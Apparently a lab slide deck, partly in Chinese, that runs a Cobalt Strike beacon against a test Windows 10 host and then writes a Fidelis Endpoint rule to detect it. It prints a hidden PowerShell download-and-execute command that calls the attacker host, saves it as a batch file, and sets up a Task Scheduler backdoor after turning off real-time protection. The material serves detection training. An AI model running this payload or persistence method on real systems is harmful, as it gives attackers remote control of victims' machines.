
# Cobalt Strike-Client Side-Windows10.10.38.97

- Delivery



# Cobalt Strike-靶機-Windows10.10.38.98

- 輸入指令



The screenshot shows a Windows desktop environment. In the background, the 'Fidelis Endpoint Console' application is open, displaying the 'Settings' page. In the foreground, a 'Windows PowerShell' window is active. The PowerShell window displays the following text:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\sega_win10> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.38.49:8033/a'))"
```

# Cobalt Strike-Client Side-Windows10.10.38.97

- 回頭看，靶機10.10.38.98已經成功連線

Cobalt Strike View Payloads Attacks Site Management Reporting Help

⊕ ⊖ 🔊 🔗 ≡ 🖥️ 🌐 ⋮ ☁️ 💬 📷

external	internal ^	listener	user	computer	note	process	pid	arch
🖥️ 10.10.38.98	10.10.38.98	sega	sega_win10	DESKTOP-0V0GKTB		powershell.exe	11848	x64

Event Log X Listeners X

name	payload	host	port ^	bindto	beacons
sega	windows/beacon_http/reverse_http	10.10.38.49	8086		10.10.38.49



# Cobalt Strike-Client Side-Windows10.10.38.97

- 回頭看，靶機10.10.38.98已經成功返回，點擊interact連線

The screenshot displays the Cobalt Strike web interface. The top navigation bar includes 'Cobalt Strike', 'View', 'Payloads', 'Attacks', 'Site Management', 'Reporting', and 'Help'. Below this is a toolbar with various icons. The main content area features a table of active sessions. One session is highlighted with a red box around the 'Interact' button in its context menu.

external	internal	listener	user	computer	note	process	pid	arch
10.10.38.98	10.10.38.98	sega	sega_win10	DESKTOP-0V0GKTB		powershell.exe	11848	x64

The context menu for the selected session includes the following options:

- Interact
- Sleep...
- Note...
- Access
- Explore
- Pivoting
- Session


Below the session table, the 'Listeners' tab is active, showing a table of listener configurations.

name	payload	host	port	bindto	beacons
sega	windows/beacon_http/reverse_http	10.10.38.49	8086		10.10.38.49



# Cobalt Strike-Client Side-Windows10.10.38.97

- 成功連線靶機，查看shell以及檔案系統，成功後中斷連線



The screenshot shows the Cobalt Strike console interface. The top tabs are 'Event Log', 'Listeners', and 'Beacon 10.10.38.98@11848'. The console output shows the following sequence of events:


```
[07/09 11:44:05] beacon> sleep 1
[07/09 11:44:05] [*] Tasked beacon to sleep for 1s
[07/09 11:44:08] [+] host called home, sent: 16 bytes
[07/09 11:44:38] beacon> shell ipconfig
[07/09 11:44:38] [*] Tasked beacon to run: ipconfig
[07/09 11:44:38] [+] host called home, sent: 39 bytes
[07/09 11:44:39] [+] received output:
```

Below the output, the 'Windows IP Configuration' section is visible, showing the IP address 10.10.38.97. This section is highlighted with a red box:

```
Windows IP Configuration

Ethernet adapter Ethernet0:



    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::15cc:3b84:edc7:521f%7
    IPv4 Address. . . . . : 10.10.38.97
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.254.254
```



# Cobalt Strike-將Payload存成批次檔或腳本

- 測試批次檔使用是否正常，測試成功

```
1 @echo off
2 powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://10.10.38.49:8033/a'))"
```







# TaskScheduler + 後門




# TaskScheduler-後門

- 將檔案放入TaskScheduler排程中-**Windows 10.10.38.98**
- 條件:每五分鐘執行
- 執行C:\Users\sega\_win10\Desktop\cobalstrike.bat (剛剛設定的批次檔)



# TaskScheduler-測試

- 重新開機-**Windows10.10.38.98**
- 關閉RealTimeProtection



# TaskScheduler-測試

- 攻擊Client端看到靶機已經連接上-**Windows 10.10.38.97(攻擊)**

Cobalt Strike

Cobalt Strike View Payloads Attacks Site Management Reporting Help

external	internal ^	listener	user	computer	note	process	pid	arch	last
10.10.38.98	10.10.38.98	sega	sega_win10	DESKTOP-0V0GKTB		powershell.exe	8988	x64	220ms

Event Log X Listeners X Beacon 10.10.38.98@8988 X

```
[07/09 14:48:28] beacon> sleep 1
[07/09 14:48:28] [*] Tasked beacon to sleep for 1s
[07/09 14:48:33] beacon> shell ipconfig
[07/09 14:48:33] [*] Tasked beacon to run: ipconfig
[07/09 14:49:11] [+] host called home, sent: 55 bytes
[07/09 14:49:12] [+] received output:

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::15cc:3b84:edc7:521f%7
    IPv4 Address. . . . . : 10.10.38.98
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.254.254
```






## 查看Endpoint\_Rule



# 查看Fidelis\_Endpoint\_Behavior

- svchost.exe=主程序,PID=2116
  - taskhostw.exe=子程序,PID=8096
  - MicrosoftEdgeUpdate=子程序
  - cmd.exe=子程序,PID=3288
    - Conhost.exe,PID=8116
    - Powershell.exe,PID=8988

svchost.exe	5,888 K	15,816 K	2116	Host Process for Windows S...	Microsoft
taskhostw.exe	5,664 K	15,856 K	8096	Host Process for Windows T...	Microsoft
MicrosoftEdgeUpdate...	2,128 K	3,896 K	8116		
cmd.exe	2,616 K	1,944 K	3288	Windows Command Processor	Microsoft
conhost.exe	6,964 K	824 K	3396	Console Window Host	Microsoft
powershell.exe	< 0.01	78,092 K	8988	Windows PowerShell	Microsoft



# 設定GUI taskschuler\_Endpoint Alerts

- 設定以中間的process cmd為主，往上是svchost往下是powershell並新增一些參數，檢少誤報

Edit Detection Rule - TASK\_BACKDOOR\_F

Rule Query Criteria Endpoints

+ Add Criteria Test Query

(Name = cmd.exe AND Command-line =~ .bat) AND (Parent Name =~ svchost) AND (Process Behavior: (Name =~ powershell AND Command-line =~ -w AND Command-line =~ hidden AND Command-line =~ download) ) AND (OS Type IN Windows)

Target Process

Clear Criteria

AND

Name = cmd.exe

Command-line =~ .bat

Parent Process

Name =~ svchost

Process Behaviors

Process Behavior

AND

Name =~ powershell

Command-line =~ -w

Command-line =~ hidden

Command-line =~ download

Cancel Save

# 測試GUI taskschuler\_Endpoint Alerts

- 靶機10.10.38.98

svchost.exe	5,744 K	15,664 K	2116 Host Process for Windows S...
MicrosoftEdgeUpdate...	2,128 K	3,892 K	8116
cmd.exe	2,604 K	1,904 K	5916 Windows Command Processor
conhost.exe	7,016 K	940 K	7792 Console Window Host
powershell.exe	75,516 K	4,296 K	1400 Windows PowerShell

- 攻擊機10.10.38.97

```
[07/09 15:48:00] [*] Tasked beacon to run: whoami
[07/09 15:48:12] [+] host called home, sent: 53 bytes
[07/09 15:48:12] [+] received output:
desktop-0v0gktb\sega_win10

[07/09 15:48:22] beacon> shell ipconfig
[07/09 15:48:22] [*] Tasked beacon to run: ipconfig
[07/09 15:48:23] [+] host called home, sent: 39 bytes
[07/09 15:48:25] [+] received output:

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::15cc:3b84:edc7:521f%7
    IPv4 Address. . . . . : 10.10.38.98
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.10.254.254
```



